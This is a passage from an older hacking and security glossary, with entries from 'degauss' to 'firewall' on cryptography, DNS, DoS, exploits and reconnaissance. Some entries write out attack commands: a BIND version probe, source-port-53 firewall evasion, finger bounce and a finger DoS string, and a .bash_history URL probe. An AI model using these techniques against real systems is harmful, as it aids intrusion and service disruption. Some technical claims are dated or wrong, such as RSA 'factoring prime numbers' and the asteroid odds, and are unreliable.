The term degauss means to erase magnetic media. They work by creating magnetic fields thousands of times stronger than that used to store data on magnetic devices, thereby erasing them.

Best practice: Degauss all floppy disks and hard-drives before throwing them away. A lot of data from corporations have been recovered from defective disks that were thrown away. An equivalent for CD-ROMs is to put them in the microwave.

See also: wipe

DES (Data Encryption Standard, FIPS 46-3) [3]
In *cryptography*, *DES (Data Encryption Standard)* is the most popular algorithm for encrypting data. It is standardized by the United States government (ANSI X9.17) as well as

the ISO.

Key point: DES ushered in a new era of cryptography. Before DES, strong encryption was only available to large governments and militaries. Cryptography research was similarly limited. Anything that the average person might use could easily be cracked by a major government. DES created a well-defined, easily verifiable security architecture that was available to anyone. DES-capable products flooded the market. Beyond making encryption products available to anyone, DES essentially created the cryptographic community. Before DES researchers toiled away under government/big-business secrecy, After DES, cryptography become a normal computer-science subject. Whereas DES itself was developed by secretive government agencies (NSA) and mammoth corporations (IBM), DES's replacement will likely be created by relatively independent researchers and the cryptographic community as a whole.

Contrast: As of the year 2000, DES has been supplanted by the newer AES. Because DES has only 56-bit keys, it can easily be cracked within hours.

Contrast: An increasingly popular form of DES is Triple DES which increases the key strength to 112 bits.

History: In September, 1998, a German court ruled DES "out of data and unsafe" for banking applications.

dictionary (wordlist)[3]

In hacking circles, a dictionary is simply a list of words that plug into cracking programs in order to break passwords. Such dictionaries not only contain real words, but words that people might choose for passwords (example: NCC1701, which is the serial number for the starship Enterprise in Star Trek).

Key point: It takes only a couple minutes to run through hundreds of thousands of words in a dictionary in order to crack a password. Therefore, never choose a word that might be in a dictionary.

Key point: The dictionary files that hackers use are not necessarily the same as English dictionaries. In theory, users will choose the same passwords they have used before, and unrelated users will choose the same passwords. Therefore, lists of passwords users chose in the past forms a key component of hacker dictionaries.

Key point: Hackers also run non-English dictionaries, so choosing foreign words isn't a good defense.

Diffie-Hellman (DH)[2]

The original public-key algorithm. Modern cryptography starts in 1976 when Diffie and Hellman published their groundbreaking paper "New Directions in Cryptography".

Contrast: Whereas RSA is based upon the mathematical problem of factoring prime numbers, DH is based upon the discrete logarithm problem. Whereas RSA can be used to encrypt messages, DH can only be used for key-exchange. However, RSA is essentially only used for key-exchange in the first place. The disadvantages of DH vs. RSA are:

message expansion
: DH encrypted messages are larger (though this isn't really an issue for key-exchange).

key size
: Current standards (e.g. DSS) specify smaller key sizes than those supported by RSA-based standards.

CPU
: DH based standards take processing time than RSA based equivelents (and a lot more than than elliptical curve techniques).

Advantages of DH over RSA are:

patents
: This is no longer an important issue now that RSA patents have expired, but the reason DH became popular was because it was essentially patent-free.

key generation
: It takes a long time to generate RSA keys, so DH is a better option if keys must be generated often.

key size
: For keys of the same size, DH is more secure. In other words, it takes longer keys for RSA to be as secure as DH.

security
: DH is conjectured to be less likely to be broken by new developements in mathematical theory.

Contrast: The most common use of Diffie-Hellman is ElGamal, a public-key encryption variant of Diffie-Hellman. The U.S. government standard DSS is based upon ElGamal.

See also: RSA, public-key crypto

dig (domain internet groper) [3]

A tool for system administrators, `dig` sends DNS queries at the target server and decodes the replies. It is part of the BIND DNS server from the Internet Software Consortium. It is also popular with hackers because it allows fine-tuned queries to be crafted.

Key point: Hackers like to run the following command in order to query the version of BIND:

```
dig -t txt -c chaos VERSION.BIND @ns1.example.com
```

The BIND server supports a kludge whereby a "chaos" "txt" record contains the version number of the server. You can look this up in your script-kiddy version list in order to figure out what scripts this server is vulnerable to. Here are some results I get back from this command:

4.9.6-REL	RedHat 5.0 (Hurricane)
8.2.1	Mandrake 6.1 (Helios)
SERVFAIL	Solaris 2.6
NOTIMP	WinNT DNS
8.2.2-P5	RedHat 6.2

A result of "SERVFAIL" means either that the target isn't running BIND, or that it is running a version of BIND older than 4.9.5. The result of "NOTIMP" means the server doesn't implement this type of query, which is returned by Microsoft's server.

See also: DNS, BIND

digital signature [3]

Digital signatures are a replacement for physical signatures. In the year 2000, a law passed that allows legal documents to be signed via digital signatures. In the physical world, a written signature indicates an individual's agreement to a document; a notary public might verify that the signature is unique and authentic. A digital signature is the online equivalent; a certificate

authority verifies the identity of the signer.

Digital signatures are based upon the mathematics of cryptography. An individual is issued a certificate by a certificate authority (CA). This certificate contains a private-key that is kept secret, and a public-key that everyone will know. The individual uses the private-key to digitally sign the document; everyone else can use the public-key to verify this. A side effect of this is that the signature will also validate the the integrity of the document and that it has not been altered once signed.

Key point: Digital signatures apply to a wide variety of things outside the realm of tradditionally signed documents.

Example: Microsoft's Authenticode allows application developers to sign their programs. Any alteration to the software will result in an invalid signature. Therefore, hackers can't add trojans/viruses to commercial software without it being detected.

Key point: Digital signatures only work if people check them. People rarely check signatures in e-mail or software.

dinosaur killer asteroid (extinction event)[2]

A somewhat humerous way of calculating odds. Many problems in cryptography are not impossible, only so unlikely as to be practically impossible. Typical examples are two messages that hash to the same value or a prime-number generation routine that comes up with a number that is actually a composite of two numbers (such routines don't try everything, but only come up with a conclusion that it is probably prime). Such odds are compared against the odds of an asteroid hitting the earth and wiping out civilization. Such odds are currently estimated at one in 2^{-36} (one in 64-billion) of such an asteroid hitting the earth today. Therefore, if the odds are a million times less likely that two messages will hash to the same value, then we say that for all practical purposes such a hash comes up with a guarranteed unique value.

DMZ (Demilitarized Zone)[3]

In firewalls, a DMZ is an area that is mostly public to the Internet. This is where a companies web, e-mail, and DNS servers are located. A DMZ often has some limited protection, but since it is very exposed to the Internet, the assumption is that the machines in the zone will eventually be compromised. Therefore, the machines often have as little connectivity to the private network as any other machine from the Internet.

DNS (Domain Name System)[3]

Analogy: When calling somebody via the telephone, you can lookup their *name* in the phone book in order to find the telephone *number*. DNS is a similar directory service. When contacting a web site, your browser looks up the name in DNS in order to find the IP number.

History: DNS is relatively new. When the Internet was small, every machine simply had a list of all other machines on the Internet (stored in `/etc/hosts`). Generally, people just had the IP addresses of machines memorized in much the same way that people memorize phone numbers today.

Key point: DNS is not needed for communication. If a DNS server goes down, newbies will think that the entire network is down. Hackers frequently deal with raw IP addresses, and indeed often bypass DNS entirely as it may give off signs of an attack.

Key point: The DNS hierarchy starts from the "top level domains" of `.com`, `.net`, `.org`, `.edu`,

`.giv`, `.mil`, and the two-letter country codes (e.g. `.us` for United States, `.jp` for Japan).

Misunderstanding: Both IP addresses and domain names use dots: "www.robertgraham.com" vs. "192.0.2.133". This has no significance; the usage of these dots is unrelated. Trying to match things up one-to-one is wrong (i.e. ".com" == "192.").

Analogy: What is your phone number? If I asked you this, you might give me both your home number and your cell phone number. I can reach you at either one. In much the same way, the a domain name like www.yahoo.com can have multiple IP addresses. Every time you visit that site, you might go to a separate IP address. You can test this out yourself. Go to the command-line and type "ping www.yahoo.com". Notice how it comes back with an IP address that it pings. After that runs, try it again. Notice how the second time it is pinging a different IP address.

Details: DNS provides a number of *resource records (RR)*:

A ^	The normal record that contain an *name* to *IP address* mapping.
LOC ^	The geographic location containing *latitude*, *longitude*, *altitude*, and *size. Altitude* is meters above sea level. *Size* is the exponent in the in meters of the volumetric size of the object. Hackers sometimes use these records to find where you are located physically. **Humor:** The original name of this record was *ICBM*.
HOST ^	HOST records can contain information about the machine, such as if it is a Windows or UNIX machine. Administrators probably should not fill them in; they are dangerous.

Technique: Since DNS is critical to the network infrastructure, a lot of firewalls have been configured to pass any packet with a source port of 53. An intruder can set his/her own traffic to start from that port, bypassing the firewall to attack any other service.

Technique: A lot of programs (clients, servers, loggers) are written with buffer overflow bugs that trust the data returned to them. They trust that all names will be less than 256 characters long, and they trust that all IP addresses will be 4 bytes long. By sending DNS packets that break these rules, you can often break into such systems.

See also: BIND, dig, SOA

DoS (Denial of Service) [3]

An exploit whose purpose is to deny somebody the use of the service: namely to crash or hang a program or the entire system.

Example: Some classes of DoS are:

- flooding the victim with more traffic than he can handle
- flooding a service (like IRC) with more events than it can handle
- bomb
- crashing a TCP/IP stack by sending corrupt packets
- crashing a service by interacting with it in an unexpected way
- hanging a system by causing it to go into an infinite loop

Example: The Ping of Death exploit crashed most machines vintage 1995 by sending illegally fragmented packets at a victim.

Culture: A common word for DoS is "nuke", which was first popularized by the WinNuke program (a simple ping-of-death expoit script. These days, "nukes" are those DoS exploits that script kiddies in chat rooms use against each other.

See also: SYN flood

downgrade attack [3]
A sophisticated attack that attempts to downgrade an encrypted connection to something crackable or clear-text.

Example: Microsoft Windows supports backwards compatible logon mechanisms to support clients from the days of DOS (Disk Operating System) and WfW (Windows for Workgroups). A hacker can setup a server that claims to be one of these older systems. If the hacker can convince clients to connect, they will automatically downgrade their security to a level that can easily be cracked.

Example: GSM cell phones use public-key techniques to establish an encrypted channel. However, such technology is not exportable to certain nations that the developed countries are afraid of (Iran, Iraq, North Korea, etc.). A hacker could therefore setup a base-station that claims to be located in Tehran (instead of the real location outside London). Mobile phones will automatically downgrade themselves and log in, allowing interception with a classic man in the middle attack.

dropper [2]
In viruses and trojans, the *dropper* is the part of the program that installs the hostile code onto the system.

DSA (Digital Signature Algorithm, DSS, Digital Signature Standard, FIPS 186, ANSI 9.30)[2]
An alternative public-key algorithm, the DSA is a standard promulgated by NIST. DSA is only used for digital signatures but is not used for key exchange. It is based upon work done by Schnorr and ElGamal.

Contrast: Whereas RSA is based upon the mathematical problem of factoring prime numbers, DSA is based upon the discrete logarithm problem. DSA generates signatures faster; RSA verifies signatures better.

Contrast: The terms *DSA* and *DSS* are essentially the same and are generally used interchangeably. DSS (Digital Signature Standard) is a government document mandating the use of DSA (Digital Signature Algorithm). They are both part of the same FIPS-186 document.

Key point: The DSS specification provides for keys only up to 1024-bits. This is considered "weak" and probably breakable in a few years. Some products (e.g. PGP) allow non-standard larger keys to be generated.

History: The standard was created by NIST with the help

See also: RSA, Diffie-Hellman

DSL (Digital Subscriber Line)[1]
DSL is essentially a high-speed modem for the local loop. The way it works is that all the houses in your area have twisted-pair copper cables that run under the streets and terminate at the central office (CO). Normally, these copper pairs are hooked up to the telephone company's equipment for making phone calls. However, they can be reconnected to DSLAMs (DSL access modules), allowing a DSL modem at the home to transmit digital data to the DSLAM. The speed of the data depends greatly on the quality of the copper pairs, the amount of electronic noise in adjacent pairs, and most importantly, the distance from the CO. (Most "hackers" know their distance to the local CO).

Key point: DSL typically uses ATM, a layer-2 cell-switching fabric. The DSL provider typically providers no Internet services, a layer-3 service. Instead, it connects you to an ISP of your choice. The layer-2 ATM service is vulnerable to being hacked. Also, you will see traffic such as broadcasts from your layer-2 neighbors.

dual homed system (multihomed)[2]

A system having more than one network connection. An example might be a private network within your home, where one system also has a dial-up line.

Contrast: The word *dual-homed* could refer to a router, but is usually used to clarify that the system has multiple network connection, but it NOT supposed to provide briding/routing/interconnection services between them. Dual-home systems are a prime target of hackers because when they are subverted, they provide a prime way to compromise networks. Examples:

PBX

A PBX that can be subverted to forward calls.

desktop with dial-up modem

A lot of corproate desktops have modems that will answer phone calls, allowing a hacker to enter the system, then the rest of the corporate network. (See also war-dialing).

dumpster diving (trashing, scavenging)[2]

Key point: Dumpster diving is generally legal, as long as you are not trespassing.

Key point: Data can usually be recovered from "failed" disks, including floppies, hard-dirves, and CD-ROMs. People ofte assume that just because they cannot read the data from the disks that nobody can. The truth is that most such disks thrown by companies into the trash contain interesting data that can easily be read. CD-ROM backups are particularly attractive because they are very sturdy. See also wipe and degauss.

- E -

[ECB | Echelon | ECPA | EDI | eggdrop | eggies | Electronic Code-Book | ElGamal | elite | elliptic curves | encipher | encoding | encrypt | encryption | endian | entropy | escrow | Eternity | Ethernet | ethical-hacking | ethics | exclusive-or | executable | exploit | exploitz]

ECB (Electronic Code-Book)[2]

In block-ciphers, the term *ECB* refers to the classic way of using a block-cipher. Each means that each block is encrypted independently of other blocks rather than chaining the encryption together. This means that a block of data will always be encrypted in the same fashion.

Key point: ECB mode is extremely dangerous because it allows messages to be altered. Let's say that a financial transaction always places the dollar value in the same location in the message. An attacker can capture one message and its dollar value, then replace that section of the second message. This is known as a "rewrite-attack" or a "cut-and-paste attack".

Key point: ECB mode is also dangerous because it makes "known-plaintext" attacks easier.

See also: CBC mode, CFB mode.

Echelon (Project P415)[2] .

A rumored spy network that eavesdrops on communications looking for key-words. For example, it is theorized to eavesdrop on telephone calls using voice-recognition software that scans for key words (e.g. "plutonium"). While there are many fanciful rumors surrounding Echelon, many experts take the core issues seriously.

Key Point: During World Word II, the "UKUSA" alliance was formed. This was an agreement between the intelligence organizations of the United States and the United Kingdom to echange certain information dealing with cracking German codes. This alliance has continued to this day, and been expanded to other English speaking countries like Canda, Australia, and New Zealand. The United States has a broad range of "exhange and liason agreements" with many intelligence organizations, even with countries normally thought of as adversaries. For example, the NSA worked with the Communist Chinese to put monitoring stations to spy on the Soviet Union; these stations were then run in a joint manner. The rumors surrounding Echelon vary in how many of these agreements include Echelon-style monitoring.

Point: The playfull thing to do nowadays is to "jam" echelon by sprinkling potential key words in documents such as "plutonium", "bomb", etc.

ECPA (Electronic Communications Privacy Act)[4] .
Passed in 1986, ECPA (pronounced "ek-pah") is that law that allows Internet communications to be tapped into (i.e. "Internet wiretap law").

Controversy: The law was originally promoted by privacy and civil rights origanizations. However, subtle changes that made it into the final version ended up being what privacy advocates called "a wish list for the law enforcement community". Some important privacy problems:

- FBI can demand customer records without court order in cases of foreign counterintelligence
- ECPA increased the list of crimes for which electronic surveillance can be authorized, and who can authorize them.
- Allows liberal monitoring of the identity of the communicating parties in cases in which a court order cannot be obtained to monitor the content of the communication itself (trap and trace, pen register).
-

Key point: Reading e-mail exchanged over public systems by anybody other than the sender or recipient is a felony. However, accidental reading of e-mail by a network administrator is allowed.

See also: key recovery, Carnivore, ISC TITLE 18 part 1 chapter 119 sections 2510 and following

EDI (Electronic Data Interchange) [4]
Pre-Internet business-to-business transaction standards. TODO

eggdrop (eggies) [2]
In the IRC wars, robot programs are used to keep people logged in on channels, and to remotely control channels. These programs are known by the most popular variant called "eggdrop".

elite [2]
The mythical creature that inhabits the top ranks of the hacker underground.

History: The word "elite" has long been used in the community, starting with BBSs in the

1980s where it denoted a user who was privileged to read certain files. The word was dramatized in the 1995 movie *Hackers*, which has put it soundly in the position as the "official" word for top ueberhackers.

Culture: This word finds itself mangled in many variations: eleet, leet, 1337, 31337, etc.

Statistics: Ira Winkler, former analyst at the NSA and now writer, estimates that as of 1999, that there are roughly 500 to 1000 "elite" hackers capable of finding new security holes, and roughly 5000 hackers capable of creating exploit scripts. (He further estimates about 100,000 script kiddies).

Contrast: Script-kiddies are interested in wielding magical powers, but are not interested in how things work. The *elite* are interested in how things work, and only later realize they have magical powers.

elliptic curves (ANSI x962, IEEE P1363)[5]

Elliptic curves have been found useful for public key cryptography.

Contrast: An elliptic curve key of roughly 160-bits is equivelent in security to a RSA or DH key of 1024-bits. Elliptic curve systems are dramatically faster than RSA or DH, which makes them useful in smart-card applications that have anemic CPUs. Certicom (the owner of many elliptic curve patents) recommends a public-key size of roughly twice the size of the symmetric-key to provide equivelent security.

Point: While elliptic curves have many advantages (size, speed) over other techniques, they are a lot newer and therefore not trusted.

encoding [1]

Contrast: Encoding is not encryption. A lot of passwords are sent across the wire encoded (such as HTTP's BASE64 encoded passwords). In essence, they are still clear-text passwords; most password sniffers will still read them from the wire.

Example: The main issue with encoding is how to get binary data sent within a text message. For full binary data, this results in about 40% "expansion" of the file size (i.e. when you e-mail 1-megabyte of data to a fried, this encoding will result in about a 1.4-megabyte message size).

BASE64 aka. **RADIX64**.

```
Content-Transfer-Encoding: Base64
```

The preferred encoding method these days for MIME e-mail messages and virtually everywhere else.

uuencode and uudecode

UNIX-to-UNIX While having been largely replaced with BASE64 encoding, uuencoding is the granddady of encoding methods. It increases the file size roughly 42%. It was originally developed for e-mail encoding. Few e-mail programs generate this encoding, but most all of them can decode it. The main reason for its disfavor is that a lot of programs are slightly inconsistent in the way that they encode/decode data using this technique, subtly corrupting files. See also: uucp.

quoted printable

```
Content-Transfer-Encoding: quoted-printable
```

This consists of normal ASCII text, where any binary character (or other problematic character such as a space at the end of the line) is converted to a 3-character code consisting of the equals sign followed by two hex digits representing the binary value. For example, the code =20 indicates a single character with the hex value of 0x20, which is equal to decimal 32. In ASCII, this is a space. E-mail messages are often

automatically line-wrapped for long lines. The line is frequently wrapped after a space between two words, resulting in a space at the end of a line. Therefore, you will sometimes see e-mail messages with a lot of lines ending in =20 due to the requirements of this encoding method to encoding trailing spaces. This encoding is most often used for European text (especially French) which has occasional accented characters in what is otherwise largely ASCII text.

BinHex.
A standard Macintosh encoding method; rarely used elsewhere.

Key point: E-mail clients typical support more encoding methods than content scanners (aka. anti-virus scanners). Therefore, by encoding your e-mail correctly, you can often bypass these.

Key point: A big problem in the security industry is the presences of redunant encoding methods Microsoft's web servers were hacked because of redundant ways of encoding UNICODE characters. TODO

See also: UNICODE

encryption (encrypt, encipher) [3]
Encryption is a way of mangling data so that an unauthorized party cannot understand it. Encryption applies mathematical operations to data in order to render it incomprehensible. The only way to read the data is apply the reverse mathematical operations. In technical speak, encryption is applies mathematical algorithms with a key that converts plaintext to ciphertext. Only someone in possession of the key can *decrypt* the message.

Analogy: Some aliens come down to earth and give you a safe, and a key to the lock. For purposes of this discussion, the aliens use some magic technology that is beyond our human understanding, and that we will never be able to break into the safe. You steal something, put it into the safe, and lock it up with the key. You hide the key. The police arrest you and confiscate the safe. The only way the police will ever recover this stolen object is when you give them the key. Encryption is the same way; it creates an unbreakable box that you can put data in that nobody can ever get back out unless they have the appropriate key.

Controversy: Encryption has massive philosophical implications when put into widespread use. It means that citizens can hide their data from governments (especially repressive ones) and law enforcement (especially when you are committing a crime). This has the potential of making governments more accountable to the populace. It likewise has the potential of making crime easier.

Key point: Encryption tends to be the strongest link in the chain. When encryption is cracked, it is usually through some other weakness like key distribution or weak passwords.

Contrast: *Asymmetric encryption* uses different keys for encryption and decryption. Since the most useful form of this is one you keep one key private and make the other public, this is better known as public key encryption. In contrast, *symmetric encryption* uses the same key for both encryption and decryption.

Notes: Some algorithms popular in cryptography are: DES, rc4 Some popular applications that use encryption are: PGP, web browsers. Some protocols that use encryption are: SSL, IPsec

endian (byte-order, little-endian, big-endian)[3]
The word "endian" refers to the order in which bytes are stored in memory or transmitted across the wire. Consider the decimal number "593", the digit "5" (five-hundred) is the most significant or "big" digit. The numbers 593 and 693 are significantly different, whereas the

numbers 593 and 594 are not significantly different. When ordering bytes in memory, the term "big-endian" refers to putting the most significant byte first, whereas "little-endian" refers to putting the least significant byte first.

Misconception: The term "endian" refers only to the ordering of bytes within 2-byte, 4-byte, and 8-byte integers. It does not refer to the ordering of bits within a byte, nor does it refer to other ordering issues.

History: The name comes from Swift's story *Gulliver's Travels*. Lilliput is divided into two warring camps. The "big-endians" believe that eggs should be broken at the larger end in the traditional way. However, the Emperor has decreed that all his subjects should break their eggs on the smaller end. Swift is satirizing the Protestant vs. Catholic conflict in England during his time. In 1980, Danny Cohen published a paper entitled "On Holy Wars and a Plea for Peace" where is draws a parallel between the silly wars over how to crack an egg and the silly wars over the "proper" ordering of bytes in memory. Since that time, people have begun to refer to the alternate byte orderings as "little-endian" and "big-endian". The funny thing is that people who continue to fight this Holy War now use these terms as well, totally unaware of the irony.

Key point: Popular UNIX systems started on Motorola processors and continued with RISC designs that were all big-endian. For this reason, the Internet is based upon big-endian network protocols. This is known as "network byte order". However, the Intel x86 processors which account for 90% of the systems in the world are little-endian. Microsoft Windows has many bugs and anomalies in their TCP/IP stacks due to endian issues that allow their systems to be easily fingerprinted.

escrow [3]

In general, *escrow* means to hold something aside in case of eventualities.

Analogy: For example, one company provide software that another company sells imbedded in their hardware. The second company (the OEM) is scared that the first company might go out of business, so requests that the first company put the source code for the software in escrow. Should the first company go out of business, the second company would still be able to sell their product.

Key point: Law enforcement is constantly pushing for key escrow where a third party holds back-door keys to all encryption products. Law enforcement would then be able to obtain these keys with a court order into order to decrypt messages or eavesdrop on communications. They first propose a variant of the two-person rule in order to prevent abuse of the system.

Eternity by Ross Anderson[3] .

Technology progress makes it harder and harder to control information. For example, in the early days of Christianity, the secrets of salvation were tightly controlled by the Church. The Gutenberg Bible and subsequent vulgar translations changed all that. While the Internet provides an effective way of publishing material beyond the control of government and business, there is still a huge amount of control going on. Ross Anderson's Eternity project proposes a way of publishing material on the Internet in a fashion that cannot be unpublished or destroyed. It prevents a powerful government from rewriting history or Scientologists from hiding their "trade secrets". The Eternity system guarantees the longevity of data.

See also: anarchy

Ethernet [3]


Ethernet is the "classic" technology to interconnect machines in a local area.

Key point: Every Ethernet adapter has a unique 6-byte MAC address. The first 3-byte identify the manufacturer, the second 3-bytes are assigned by the manufacturer. If two adapters have the same MAC address, then communications errors will occur (just as if you named both your kids "George", then they'll be confused as to which one you are talking to). Making the adapter addresses globally unique then assures that they will be locally unique when plugged into the same LAN. However, it has security/privacy implications. A chain of events led to the MAC addresses becoming imbedded into Microsoft Word documents, which helped track down the author of the Melissa virus. Similarly, Network ICE's products scan the intruder with a number of protocols that may reveal the MAC address of an intruder.

Key point: Ethernet was originally designed as a "shared medium", which means that every adapter on the wire sees all traffic. In normal operation, an Ethernet adapter discards all traffic that doesn't contain its MAC address. However, that filter can be turned off, putting the adapter in *promiscuous mode*. This converts the machine into a sniffer which can eavesdrop on everyone's traffic.

Format:

The basic format of an Ethernet frame is:



These days, the most common payload is IP which is identified with an EtherType of 0x0800. Note that as soon as the payload leaves the local Ethernet (through a router), the local Ethernet headers are stripped off. Only the payload itself will traverse the Internet; local Ethernet information (like your MAC address) does not. (Hackers might still be able to retrieve your MAC address through NetBIOS or SNMP, though).

Note that the CRC protects against accidental corruption of the frame, but not intentional corruption.

ethics [1]

Key point: The general public have the belief that hackers have no ethics. This is not true; they have a *different* set of ethics. For example, when hackers deface a website, they usually follow their own ethics of not otherwise harming the system and making it easy for the owners of the website to repair the system.

See also: white-hat hacker, hacktivism

executable [1]

Anything that can "run" on a computer.

Contrast: Newbies often don't understand the difference between executables and normal files. For example, they don't understand the difference between opening an e-mail attachment with a `.txt` extension vs. a `.exe`. This misunderstanding comes about because GUIs like Windows and the Macintosh do a very good job at hiding technical details like this from users as to not upset them.

Example: ActiveX, Java, JavaScript, .exe files, programs.

exploit (exploitz, sploits)[2]

A technique of breaking into a system, or a tool that implements the technique. An exploit takes advantage of a weakness/vulnerability in a system in order to hack it.

Culture: Exploits are the key to hacker subculture. Hackers gain fame by discovering exploits. Others gain fame by writing scripts for them. Legions of script-kiddies apply the exploit to millions of systems, defacing webpages and gaining (in)fame.

Controversy: There is no good definition for this word. It is debated a lot trying to define exactly what is, and is not, an exploit.

Key point: Since people make the same mistakes over-and-over, exploits for very different systems start to look very much like each other. Most exploits can be classified under major categories: buffer overflow, backtracking, defaults, samples, Denial of Service

Contrast: The words *exploit* and *vulnerability* are often used interchangeably. This is because the person who discovers a new vulnerability will usually write an exploit script for it at the same time. Therefore, the vulnerability is often known by the name of the exploit scriptl.

- F -

[factorization | fail-close | fail-open | fail-safe | false positive | FBI | Feedback: | File and Print Sharing | File Transfer Protocol | FIN | finger | fingerprint | firewall | flame | flood | forensics | forgery | format-string attacks | Fortezza | fragment | fraud | FTP]

factorization [4]

In public key cryptography, we hunt for mathematical operations that are easy to do in one direction, but difficult to do in the opposite direction. For example, you (with pen+paper) can easily calculate the value of *n* in:

127 X 131 = *n*

In contrast, try to find the values of *m* and *n* in the following equation using a pen and paper.

m X *n* = 24289

The second equation above is known as *factorization*. It is difficult to not only do by hand, but also by computers.

Key point: Note that in the example above, I use a small number (24289) simply to demonstrate that multiplication is easier than factorization. Somebody sent me e-mail proposing that factoring 24289 is not too difficult, you simply brute-force calculate 24289/*n* for all *n* between 1..24289, and the results that are integers are factors. However, in cryptography, the numbers used are actually much larger, and look something like:

623780495019283765901834198234756139874011283749190387578178363546534665789798789478371784875792983748324124345465667778789890 8

Using the combined computing power of all the world's computers, it would take longer than a billion times the age of the universe to use the simple technique to solve this problem. Actually, longer, but I'm trying to use comprehensible numbers. Remember that if I add a digit to the number I'm trying to factor, it will take ten times longer to compute. For example, the number 242891 takes ten times longer to search through than 24289. Likewise, every nine digits you add to a number causes the search to take a billion times longer. There are several mathematical techniques easier than brute-force factorization, but all of them are hard.

Key point: Currently, it is unknown exactly how difficult factoring numbers is. Today's public-key infrastructure would crumble if someone found an easy to way to factor such numbers.

Feedback: Michiel Brandenburg provided the following tidbit from his reader in RSA cryptography:

```
An interesting tidbit about the complexity of factorization
as in trying to crack (for instance RSA) brute-force like.
The fastest factoring algorithm to date (I think) was thought of by
Richard Schroepple (undocumented) which can factorize n in
approximatly:
exp(sqrt(ln(n)*ln(ln(n)))) opperations

a simple table:
Digits       Number of opperation       Time**
50           1.4x10^10                  3.9 hrs
75           9.0x10^12                  104 days
100          2.3x10^15                  74 years
200          1.2x10^23                  3.8x10^9 years
300          1.5x10^29                  4.9x10^15 years
500          1.3x10^39                  4.2x10^25 years
note (**) this is considering that a computer can handle one
opperation per microsecond
```

fail-safe (fail-open, fail-close) [3]

A philosophic point of view. When a system fails, how should it leave things: secure or unsecure? For example, if a firewall crashes, should it disable all network connectivity, or should it allow network connectivity to continue unprotected? A lot of security vulnerabilities occur because designers make the wrong choice. It is often easier to cause a system to fail than to break through it, so security items should probably fail in such a way to result in greater security at the expensive of stopping everything.

Confusion: The terms "fail-open" and "fail-close" are frequently used to mean the opposite of each other. Some people think of a door, which when "open" allows things to pass through. Other people think of an electrical circuit, when "open" stops the flow of current (and conversely, a "closed" circuit passes current). Therefore, use the word "fail-safe" instead in order to avoid confusion.

Analogy: The electrical circuit-breakers in your home are fail-safe switches using this concept. In the case of an electrical fault causing a short, the circuit breaker will blow open, halting the flow of electricity. This prevents a fire from starting.

false positive [2]

In an IDS, a false positive is an incorrect claim that an intrusion occurred.

Analogy: Infrared inrusion sensors in the home have the problem that they frequently trigger

on household pets, especially cats. This is a "false positive". Cats have a much higher body temperature than humans, so one way of preventing the false positive is to ignore high temperature signatures. In much the same way, IDSs are often tuned to cut out common false positives.

File and Print Sharing [1]

In Win95 and Win98, *File and Print Sharing* is the name of the service that allows home users to share files (and printers) among their home machines. The printer may be hooked up to one machine, then other machines within the household can print to that printer. Similarly, a user may *share* a directory, which other members of the household can connect to.

Key point: The problem is that TCP/IP knows no boundaries. When a user tells the system to share files with the rest of the familly, the user is not quite aware that this means the files are shared with the rest of the Internet. This means that anybody, anywhere on the Internet can at any time connect to the machine and read/write files. To see if somebody has accidentally shared their hard-disk, right-hand-mouse-click on "Network Neighborhood" in Windows, select "Find Computer...", then type in that user's IP address.

Key point: *File and Print Sharing* used the SMB protocol over NetBIOS on TCP port 139.

finger [1]

In UNIX, the *finger* service provides information about a users. Fingering a user, such as running the command "`finger rob@robertgraham.com`", will often display the contents of the `.plan` file. Fingering no specific user, such as `finger @robertgraham.com`, will list all the users who are logged on. Fingering users is often done during the reconnaissance phase of an attack.

Example: The following shows the output of the command "`finger rob@rh5.robertgraham.com`":

```
Login: rob                              Name: Robert David Graham
Directory: /home/rob                    Shell: /bin/bash
On since Fri Dec  3 18:13 (PST) on ttyp0 from gemini
No mail.
No Plan
```

Key point: The finger command reveals extensive information. For example, if I were attacking the above machine, I would notice that the user is running `bash` Therefore, I might try something like http://rh5.robertgraham.com/~rob/.bash_history against the user, which in about 1% of the cases will give me a history file of recent commands they've entered, which might contain passwords and such.

Key point: There are a number of fun things you can do with finger. The first is that you can use the "finger bounce" technique. Finger servers will often forward requests for you. The command:

```
finger rob@robertgraham.com@example.com
```

will query `example.com` for `rob@robertgraham.com`. You can use this technique to hide where your are coming from. On some systems, you can do a DoS attack by sending a finger command like:

```
finger rob@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@robertgraham.com
```

causing the system to go into a loop trying to resolve this. There are also special names you

can finger. An empty name will sometimes list the currently logged on users, or sometimes all users with accounts on a machine. The special names of "0", "*", "**" will sometimes have similar effects.

fingerprint [3] .

A common scan hackers perform nowadays is *fingerprinting* a system in order to figure out what operating system it is running. The two main types of fingerprinting are **Queso**, which sends weird TCP flags, and **nmap**, which sends weird TCP options. Narrowing down the operating system is important. For example, attempting Windows-specific hacks against a UNIX system is pointless. Fingerprinting is possible because the TCP/IP specifications do not fully define the behavior of a protocol stack. Therefore, by sending unusual (undefined) network traffic at a system, the hacker will receive responses unique to that system.

Key point: One of the key reasons for fingerprinting a system is to search for "old" or "unusual" systems. Non-computer devices like routers, printers, modem banks, etc. are not written to the same level of security standards as real computers. In addition, a hacker might be able to find old SunOS 4 systems which are rife with well-known security flaws.

firewall [1]

A device that isolates a network from the Internet. The word is derived from construction, where "firewalls" isolate areas of a building in order to stop a fire from spreading.

